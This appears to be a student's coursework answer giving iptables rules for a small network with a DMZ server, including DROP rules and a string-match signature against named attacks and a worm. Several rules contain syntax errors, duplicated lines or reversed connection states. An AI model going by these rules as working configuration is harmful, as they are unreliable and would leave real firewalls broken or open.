A	TCP	LAN -> DMZ	192.168.1.0/24, 192.168.2.0/24	135.2.5.1	ANY	80, 443	ALLOW NEW ESTABLISHED
C	UDP	LAN -> DMZ	192.168.1.0/24, 192.168.2.0/24	135.2.5.1 – Server broadcast	ANY	7, 13, 19, 37	DROP
E	TCP	LAN -> DMZ	192.168.1.0/24, 192.168.2.0/24	135.2.5.1	ANY	22	DROP -> only admin has ssh
G	TCP/UDP	LAN -> DMZ	192.168.1.0/24, 192.168.2.0/24	ANY	ANY	135, 139	DROP
H	TCP/UDP	LAN -> DMZ	192.168.1.0/24, 192.168.2.0/24	ANY	ANY	53	REDIRECT -> to 8.8.4.4
K	ANY	LAN -> DMZ	192.168.1.0/24, 192.168.2.0/24	ANY	ANY	ANY	ALLOW NEW, ESTABLISHED, RELATED
K	ANY	DMZ -> LAN	ANY	192.168.1.0/24, 192.168.2.0/24	ANY	ANY	ALLOW ESTABLISHED, RELATED
L	ICMP	LAN -> DMZ	192.168.1.0/24, 192.168.2.0/24	135.2.5.1	ANY	ANY	ALLOW ECHO-REQUEST
L	ICMP	DMZ -> LAN	135.2.5.1	192.168.1.0/24, 192.168.2.0/24	ANY	ANY	ALLOW ECHO-REPLY
Defaultt	ANY	ANY	ANY	ANY	ANY	ANY	DROP

- b. Write the appropriate set of iptables (netfilter) rules to fulfill the requirements for each firewall. The iptables rules must be complete, specific, and consider the bidirectional nature of the connections. The rules must filter the traffic accurately, must not cause denial of service to legitimate hosts, and must be immune to evasion by attackers. The iptables rules must match the order of the policy table rules. Incomplete rules will not be assigned any marks.

Table 1 (External to Server):

Flush all rules from all chains

- iptables -F
- iptables -t nat -F
- iptables -t mangle -F
- iptables -t raw -F

Delete all user-defined chains in all tables

- iptables -X
- iptables -t nat -X
- iptables -t mangle -X
- iptables -t raw -X

Set default policies

- iptables -P INPUT DROP
- iptables -P FORWARD DROP
- iptables -P OUTPUT DROP

Rule A: Provide service HTTP and HTTPS requests for all clients within the internal and external networks, drop inbound traffic to port 80(http) source ports less than 1024.

- iptables -A FORWARD -i eth0 -o eth1 -p tcp -d 135.2.5.1 --dport 80 --sport 0:1023 -j DROP
- iptables -A FORWARD -i eth1 -o eth0 -p tcp -s 135.2.5.1 --sport 80 -m conntrack --ctstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth1 -o eth0 -p tcp -s 135.2.5.1 --sport 443 -m conntrack -ctstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -p tcp -d 135.2.5.1 --dport 80 -m conntrack -ctstate NEW, ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -p tcp -d 135.2.5.1 --dport 443 -m conntrack --ctstate NEW, ESTABLISHED -j ACCEPT

Rule B: Protect the server against ICMP ping flooding from external network

- iptables -A FORWARD -i eth0 -o eth1 -p icmp -d 135.2.5.1 -m limit --limit 1/s --limit-burst 10 -j ACCEPT

Rule C: Protect the server against UDP Fraggle attacks from anywhere.

- iptables -A FORWARD -i eth0 -o eth1 -p udp -d 135.2.5.1 --dport 7 -j DROP
- iptables -A FORWARD -i eth0 -o eth1 -p udp -d 135.2.5.1 --dport 13 -j DROP
- iptables -A FORWARD -i eth0 -o eth1 -p udp -d 135.2.5.1 --dport 19 -j DROP
- iptables -A FORWARD -i eth0 -o eth1 -p udp -d 135.2.5.1 --dport 37 -j DROP

Rules D and E: Provide remote SSH service for administrator from the remote system with an IP address of 130.58.1.1. Protect the server against SSH dictionary attack from anywhere

- iptables -A FORWARD -i eth1 -o eth0 -p tcp -s 135.2.5.1 -d 130.58.1.1 --sport 22 -m conntrack --ctstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -p tcp -s 130.58.1.1 -d 135.2.5.1 --dport 22 -m limit --limit 1/s --limit-burst 10 -j ACCEPT

Rule F: Protect the server against Xmas Tree attack from external network

- iptables -A FORWARD -i eth0 -o eth1 -p tcp -d 135.2.5.1 -m tcp --tcp-flags ALL FIN,PSH,URG -j DROP

Rule G: Drop all incoming (i.e. inbound) packets from reserved ports 135 and 139 from anywhere as well as all outbound traffic to these ports.

- iptables -A FORWARD -i eth0 -o eth1 -p tcp --dport 135 -j DROP
- iptables -A FORWARD -i eth0 -o eth1 -p tcp --dport 139 -j DROP
- iptables -A FORWARD -i eth0 -o eth1 -p udp --dport 135 -j DROP
- iptables -A FORWARD -i eth0 -o eth1 -p udp --dport 139 -j DROP
- iptables -A FORWARD -i eth1 -o eth0 -p tcp --sport 135 -j DROP
- iptables -A FORWARD -i eth1 -o eth0 -p tcp --sport 139 -j DROP
- iptables -A FORWARD -i eth1 -o eth0 -p udp --sport 135 -j DROP
- iptables -A FORWARD -i eth1 -o eth0 -p udp --sport 139 -j DROP

Rule H: Redirect all the DNS requests from your internal network to Google's 8.8.4.4 IP address and associated port.

- iptables -A FORWARD -i eth1 -o eth0 -s 192.168.1.0/24 -d 8.8.4.4 -p udp --dport 53 -m conntrack --ctstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth1 -o eth0 -s 192.168.2.0/24 -d 8.8.4.4 -p udp --dport 53 -m conntrack --ctstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth1 -o eth0 -s 192.168.1.0/24 -d 8.8.4.4 -p tcp --dport 53 -m conntrack --ctstate ESTABLISHED -j ACCEPT

- iptables -A FORWARD -i eth1 -o eth0 -s 192.168.2.0/24 -d 8.8.4.4 -p tcp --dport 53 -m conntrack --ctstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -s 8.8.4.4 -d 192.168.1.0/24 -p udp --sport 53 -m conntrack --ctstate NEW -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -s 8.8.4.4 -d 192.168.2.0/24 -p udp --sport 53 -m conntrack --ctstate NEW -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -s 8.8.4.4 -d 192.168.1.0/24 -p tcp --sport 53 -m conntrack --ctstate NEW -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -s 8.8.4.4 -d 192.168.2.0/24 -p tcp --sport 53 -m conntrack --ctstate NEW -j ACCEPT

Rule I: The server is not allowed to create any new outgoing connections to any networks, except to download security updates from the Update server.

- iptables -A FORWARD -i eth1 -o eth0 -p tcp -s 135.2.5.1 -d 130.58.1.100 --dport 4119 -m conntrack --ctstate NEW, ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth1 -o eth0 -p udp -s 135.2.5.1 -d 130.58.1.100 --dport 4119 -m conntrack --ctstate NEW, ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -p tcp -s 130.58.1.100 -d 135.2.5.1 --sport 4119 -m conntrack --ctstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -p udp -s 130.58.1.100 -d 135.2.5.1 --sport 4119 -m conntrack --ctstate ESTABLISHED -j ACCEPT

Rule J: Worm targets the TCP 8080 or UDP 4040 and contains signature hex signature followed by ascii within the first 40 bytes. The worm is coming from external network targeting the server. -> ascii for "PASS: CYBR371" =

"|080065083083032058032067089066082051055049|"

- iptables -A FORWARD -i eth0 -o eth1 -p tcp -d 135.2.5.1 --dport 8080 -m string --hex string "|AC 1D 1C C0 FF EE|" --from 0 --to 40 -m string --algo bm --string "PASS : CYBR371" --from 0 --to 40 -j DROP
- iptables -A FORWARD -i eth0 -o eth1 -p udp -d 135.2.5.1 --dport 4040 -m string --hex string "|AC 1D 1C C0 FF EE|" --from 0 --to 40 -m string --algo bm --string "PASS : CYBR371" --from 0 --to 40 -j DROP

Rule K: Allow general Internet access

- iptables -A FORWARD -i eth1 -o eth0 -s 192.168.1.0/24 -m conntrack --ctstate NEW, ESTABLISHED, RELATED -j ACCEPT
- iptables -A FORWARD -i eth1 -o eth0 -s 192.168.2.0/24 -m conntrack --ctstate NEW, ESTABLISHED, RELATED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -d 192.168.1.0/24 -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT

- iptables -A FORWARD -i eth0 -o eth1 -d 192.168.2.0/24 -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT

Rule L: Allow ICMP ECHO-REQUEST and ECHO-REPLY

- iptables -A FORWARD -i eth0 -o eth1 -p icmp --icmp-type echo-request -d 135.2.5.1 -j ACCEPT
- iptables -A FORWARD -i eth1 -o eth0 -p icmp --icmp-type echo-reply -s 135.2.5.1 -j ACCEPT

Table 2 (Server to Internal):

Flush all rules from all chains

- iptables -F
- iptables -t nat -F
- iptables -t mangle -F
- iptables -t raw -F

Delete all user-defined chains in all tables

- iptables -X
- iptables -t nat -X
- iptables -t mangle -X
- iptables -t raw -X

Set default policies

- iptables -P INPUT DROP
- iptables -P FORWARD DROP
- iptables -P OUTPUT DROP

Rule A: Provide service HTTP and HTTPS requests for all clients within the internal and external networks, drop inbound traffic to port 80(http) source ports less than 1024.

- iptables -A FORWARD -i eth0 -o eth1 -p tcp -s 135.2.5.1 -d 192.168.1.0/24 --sport 80 -m conntrack -ctstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -p tcp -s 135.2.5.1 -d 192.168.1.0/24 --sport 443 -m conntrack -ctstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -p tcp -s 135.2.5.1 -d 192.168.2.0/24 --sport 80 -m conntrack -ctstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -p tcp -s 135.2.5.1 -d 192.168.2.0/24 --sport 443 -m conntrack -ctstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth1 -o eth0 -p tcp -s 192.168.1.0/24 -d 135.2.5.1 --dport 80 -m conntrack -ctstate NEW, ESTABLISHED -j ACCEPT

- iptables -A FORWARD -i eth1 -o eth0 -p tcp -s 192.168.1.0/24 -d 135.2.5.1 --dport 443 -m conntrack -ctstate NEW, ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth1 -o eth0 -p tcp -s 192.168.2.0/24 -d 135.2.5.1 --dport 80 -m conntrack -ctstate NEW, ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth1 -o eth0 -p tcp -s 192.168.2.0/24 -d 135.2.5.1 --dport 443 -m conntrack -ctstate NEW, ESTABLISHED -j ACCEPT

Rule C: Protect the server against UDP Fraggle attacks from anywhere.

- iptables -A FORWARD -i eth1 -o eth0 -p udp -s 192.168.1.0/24 -d 135.2.5.1 --dport 7 -j DROP
- iptables -A FORWARD -i eth1 -o eth0 -p udp -s 192.168.1.0/24 -d 135.2.5.1 --dport 13 -j DROP
- iptables -A FORWARD -i eth1 -o eth0 -p udp -s 192.168.1.0/24 -d 135.2.5.1 --dport 19 -j DROP
- iptables -A FORWARD -i eth1 -o eth0 -p udp -s 192.168.1.0/24 -d 135.2.5.1 --dport 37 -j DROP
- iptables -A FORWARD -i eth1 -o eth0 -p udp -s 192.168.2.0/24 -d 135.2.5.1 --dport 7 -j DROP
- iptables -A FORWARD -i eth1 -o eth0 -p udp -s 192.168.2.0/24 -d 135.2.5.1 --dport 13 -j DROP
- iptables -A FORWARD -i eth1 -o eth0 -p udp -s 192.168.2.0/24 -d 135.2.5.1 --dport 19 -j DROP
- iptables -A FORWARD -i eth1 -o eth0 -p udp -s 192.168.2.0/24 -d 135.2.5.1 --dport 37 -j DROP

Rule E: Protect the server against SSH dictionary attack from anywhere

- iptables -A FORWARD -i eth1 -o eth0 -p tcp -s 192.168.1.0/24 -d 135.2.5.1 --dport 22 -j DROP
- iptables -A FORWARD -i eth1 -o eth0 -p tcp -s 192.168.2.0/24 -d 135.2.5.1 --dport 22 -j DROP

Rule G: Drop all incoming (i.e. inbound) packets from reserved ports 135 and 139 from anywhere as well as all outbound traffic to these ports.

- iptables -A FORWARD -i eth1 -o eth0 -p tcp -s 192.168.1.0/24 --dport 135 -j DROP
- iptables -A FORWARD -i eth1 -o eth0 -p tcp -s 192.168.1.0/24 --dport 139 -j DROP
- iptables -A FORWARD -i eth1 -o eth0 -p udp -s 192.168.1.0/24 --dport 135 -j DROP
- iptables -A FORWARD -i eth1 -o eth0 -p udp -s 192.168.1.0/24 --dport 139 -j DROP
- iptables -A FORWARD -i eth1 -o eth0 -p tcp -s 192.168.2.0/24 --dport 135 -j DROP

- iptables -A FORWARD -i eth1 -o eth0 -p tcp -s 192.168.2.0/24 --dport 139 -j DROP
- iptables -A FORWARD -i eth1 -o eth0 -p udp -s 192.168.2.0/24 --dport 135 -j DROP
- iptables -A FORWARD -i eth1 -o eth0 -p udp -s 192.168.2.0/24 --dport 139 -j DROP

Rule H: Redirect all the DNS requests from your internal network to Google's 8.8.4.4 IP address and associated port.

- iptables -t nat -A PREROUTING -i eth1 -o eth0 -p tcp -s 192.168.1.0/24 --dport 53 -j DNAT --to-destination 8.8.4.4:53
- iptables -t nat -A PREROUTING -i eth1 -o eth0 -p tcp -s 192.168.2.0/24 --dport 53 -j DNAT --to-destination 8.8.4.4:53
- iptables -t nat -A PREROUTING -i eth1 -o eth0 -p udp -s 192.168.1.0/24 --dport 53 -j DNAT --to-destination 8.8.4.4:53
- iptables -t nat -A PREROUTING -i eth1 -o eth0 -p udp -s 192.168.2.0/24 --dport 53 -j DNAT --to-destination 8.8.4.4:53

Rule K: Allow all traffic from internal to the Internet and vice versa

- iptables -A FORWARD -i eth1 -o eth0 -s 192.168.1.0/24 -m conntrack --ctstate NEW, ESTABLISHED, RELATED -j ACCEPT
- iptables -A FORWARD -i eth1 -o eth0 -s 192.168.2.0/24 -m conntrack --ctstate NEW, ESTABLISHED, RELATED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -d 192.168.1.0/24 -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -d 192.168.2.0/24 -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT

Rule L: Allow ICMP for troubleshooting

- iptables -A FORWARD -i eth1 -o eth0 -p icmp --icmp-type echo-request -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -p icmp --icmp-type echo-reply -j ACCEPT

- c. Suppose instead of two separate firewalls, we use the following (3-legged) DMZ topology instead. Write the appropriate set of iptables rules that fulfill the same requirements as before.

Firewall Table for 3-legged DMZ:

Flush all rules from all chains

- iptables -F
- iptables -t nat -F
- iptables -t mangle -F
- iptables -t raw -F

Delete all user-defined chains in all tables

- iptables -X
- iptables -t nat -X
- iptables -t mangle -X
- iptables -t raw -X

Set default policies

- iptables -P INPUT DROP
- iptables -P FORWARD DROP
- iptables -P OUTPUT DROP

Rule A: Provide service HTTP and HTTPS requests for all clients within the internal and external networks, drop inbound traffic to port 80(http) source ports less than 1024.

- iptables -A FORWARD -i eth1 -o eth2 -p tcp -s 192.168.1.0/24 -d 135.2.5.1 --dport 80 -m conntrack --ctstate NEW, ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth1 -o eth2 -p tcp -s 192.168.1.0/24 -d 135.2.5.1 --dport 443 -m conntrack --ctstate NEW, ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth1 -o eth2 -p tcp -s 192.168.2.0/24 -d 135.2.5.1 --dport 80 -m conntrack --ctstate NEW, ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth1 -o eth2 -p tcp -s 192.168.2.0/24 -d 135.2.5.1 --dport 443 -m conntrack --ctstate NEW, ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth2 -p tcp -d 135.2.5.1 --sport 0:1023 --dport 80 -j DROP
- iptables -A FORWARD -i eth0 -o eth2 -p tcp -d 135.2.5.1 --dport 80 -m conntrack -cstate NEW, ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth2 -p tcp -d 135.2.5.1 --dport 80 -m conntrack -cstate NEW, ESTABLISHED -j ACCEPT

- iptables -A FORWARD -i eth0 -o eth2 -p tcp -d 135.2.5.1 --dport 443 -m conntrack --cstate NEW, ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth2 -p tcp -d 135.2.5.1 --dport 443 -m conntrack --cstate NEW, ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth2 -o eth0 -p tcp -s 135.2.5.1 --sport 80 -m conntrack --cstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth2 -o eth0 -p tcp -s 135.2.5.1 --sport 443 -m conntrack --cstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth2 -o eth1 -p tcp -s 135.2.5.1 -d 192.168.1.0/24 --sport 80 -m conntrack --cstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth2 -o eth1 -p tcp -s 135.2.5.1 -d 192.168.1.0/24 --sport 443 -m conntrack --cstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth2 -o eth1 -p tcp -s 135.2.5.1 -d 192.168.2.0/24 --sport 80 -m conntrack --cstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth2 -o eth1 -p tcp -s 135.2.5.1 -d 192.168.2.0/24 --sport 443 -m conntrack --cstate ESTABLISHED -j ACCEPT

Rule B: Protect the server against ICMP ping flooding from external network

- iptables -A FORWARD -i eth0 -o eth2 -p icmp -d 135.2.5.1 -m limit --limit 1/s --limit-burst 10 -j ACCEPT

Rule C: Protect the server against UDP Fraggle attacks from anywhere.

- iptables -A FORWARD -o eth2 -p udp -d 135.2.5.1 --dport 7 -j DROP
- iptables -A FORWARD -o eth2 -p udp -d 135.2.5.1 --dport 13 -j DROP
- iptables -A FORWARD -o eth2 -p udp -d 135.2.5.1 --dport 19 -j DROP
- iptables -A FORWARD -o eth2 -p udp -d 135.2.5.1 --dport 37 -j DROP

Rules D and E: Provide remote SSH service for the administrator from the remote system with an IP address of 130.58.1.1. Protect the server against SSH dictionary attack from anywhere

- iptables -A FORWARD -i eth2 -o eth0 -p tcp -s 135.2.5.1 -d 130.58.1.1 --sport 22 -m conntrack --cstate NEW, ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth2 -p tcp -s 130.58.1.1 -d 135.2.5.1 --dport 22 -m conntrack --cstate ESTABLISHED -m limit --limit 1/s --limit-burst 10 -j ACCEPT

Rule F: Protect the server against Xmas Tree attack from external network

- iptables -A FORWARD -i eth0 -o eth2 -p tcp -d 135.2.5.1 --tcp-flags ALL FIN, PSH, URG -j DROP

Rule G: Drop all incoming (i.e. inbound) packets from reserved ports 135 and 139 from anywhere as well as all outbound traffic to these ports.

- iptables -A FORWARD -p tcp --dport 135 -j DROP
- iptables -A FORWARD -p tcp --dport 139 -j DROP
- iptables -A FORWARD -p udp --dport 135 -j DROP
- iptables -A FORWARD -p udp --dport 139 -j DROP
- iptables -A FORWARD -p tcp --sport 135 -j DROP
- iptables -A FORWARD -p tcp --sport 139 -j DROP
- iptables -A FORWARD -p udp --sport 135 -j DROP
- iptables -A FORWARD -p udp --sport 139 -j DROP

Rule H: Redirect all the DNS requests from your internal network to Google's 8.8.4.4 IP address and associated port.

- iptables -A FORWARD -i eth0 -o eth1 -s 8.8.4.4 -d 192.168.1.0/24 -p udp --sport 53 -m conntrack --ctstate NEW -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -s 8.8.4.4 -d 192.168.2.0/24 -p udp --sport 53 -m conntrack --ctstate NEW -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -s 8.8.4.4 -d 192.168.1.0/24 -p tcp --sport 53 -m conntrack --ctstate NEW -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -s 8.8.4.4 -d 192.168.2.0/24 -p tcp --sport 53 -m conntrack --ctstate NEW -j ACCEPT
- iptables -A FORWARD -i eth1 -o eth0 -s 192.168.1.0/24 -d 8.8.4.4 -p udp --dport 53 -m conntrack --ctstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth1 -o eth0 -s 192.168.2.0/24 -d 8.8.4.4 -p udp --dport 53 -m conntrack --ctstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth1 -o eth0 -s 192.168.1.0/24 -d 8.8.4.4 -p tcp --dport 53 -m conntrack --ctstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth1 -o eth0 -s 192.168.1.0/24 -d 8.8.4.4 -p tcp --dport 53 -m conntrack --ctstate ESTABLISHED -j ACCEPT
- iptables -t nat -A PREROUTING -i eth1 -o eth0 -p tcp -s 192.168.1.0/24 --dport 53 -j DNAT --to-destination 8.8.4.4:53
- iptables -t nat -A PREROUTING -i eth1 -o eth0 -p tcp -s 192.168.2.0/24 --dport 53 -j DNAT --to-destination 8.8.4.4:53
- iptables -t nat -A PREROUTING -i eth1 -o eth0 -p udp -s 192.168.1.0/24 --dport 53 -j DNAT --to-destination 8.8.4.4:53
- iptables -t nat -A PREROUTING -i eth1 -o eth0 -p udp -s 192.168.2.0/24 --dport 53 -j DNAT --to-destination 8.8.4.4:53

Rule I: The server is not allowed to create any new outgoing connections to any networks, except to download security updates from the Update server.

- iptables -A FORWARD -i eth2 -o eth0 -p tcp -s 135.2.5.1 -d 130.58.1.100 --dport 4119 -m conntrack --ctstate NEW, ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth2 -o eth0 -p udp -s 135.2.5.1 -d 130.58.1.100 --dport 4119 -m conntrack --ctstate NEW, ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth2 -p tcp -s 130.58.1.100 -d 135.2.5.1 --sport 4119 -m conntrack --ctstate ESTABLISHED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth2 -p udp -s 130.58.1.100 -d 135.2.5.1 --sport 4119 -m conntrack --ctstate ESTABLISHED -j ACCEPT

Rule J: Worm targets the TCP 8080 or UDP 4040 and contains signature hex signature followed by ascii within the first 40 bytes. The worm is coming from external network targeting the server. -> ascii for "PASS: CYBR371" =

"|080065083083032058032067089066082051055049|"

- iptables -A FORWARD -i eth0 -o eth2 -p tcp -d 135.2.5.1 --dport 8080 -m string --hex-string "|AC 1D 1C C0 FF EE|" --from 0 --to 40 -m string --algo bm --string "PASS : CYBR371" --from 0 --to 40 -j DROP
- iptables -A FORWARD -i eth0 -o eth2 -p udp -d 135.2.5.1 --dport 4040 -m string --hex-string "|AC 1D 1C C0 FF EE|" --from 0 --to 40 -m string --algo bm --string "PASS : CYBR371" --from 0 --to 40 -j DROP

Rule K: Allow all traffic from internal to the Internet and vice versa

- iptables -A FORWARD -i eth1 -o eth0 -s 192.168.1.0/24 -m conntrack --ctstate NEW, ESTABLISHED, RELATED -j ACCEPT
- iptables -A FORWARD -i eth1 -o eth0 -s 192.168.2.0/24 -m conntrack --ctstate NEW, ESTABLISHED, RELATED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -d 192.168.1.0/24 -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
- iptables -A FORWARD -i eth0 -o eth1 -d 192.168.2.0/24 -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT

Rule L: Allow ICMP ECHO-REQUEST and ECHO-REPLY

- iptables -A FORWARD -o eth2 -p icmp --icmp-type echo-request -j ACCEPT
- iptables -A FORWARD -i eth2 -p icmp --icmp-type echo-reply -j ACCEPT

References:

- <https://chatgpt.com> (used for information on how to run scripts at localhost as well as troubleshooting with scapy issues)
- http://www.nothink.org/misc/snmp_reflected.php (details on how to construct SNMP reflected amplification DDoS Attacks)
- <https://www.professormesser.com/security-plus/sy0-401/christmas-tree-attack-2/> (details on Christmas tree attacks and what output should be)
- <https://www.imperva.com/learn/ddos/snmp-reflection/> (details on how a SNMP attack works)
- <https://linux.die.net/man/8/iptables> (iptables documentation for questions b and c)
- https://www.youtube.com/watch?v=BsEzFE_z-UQ (how to set up snmp server)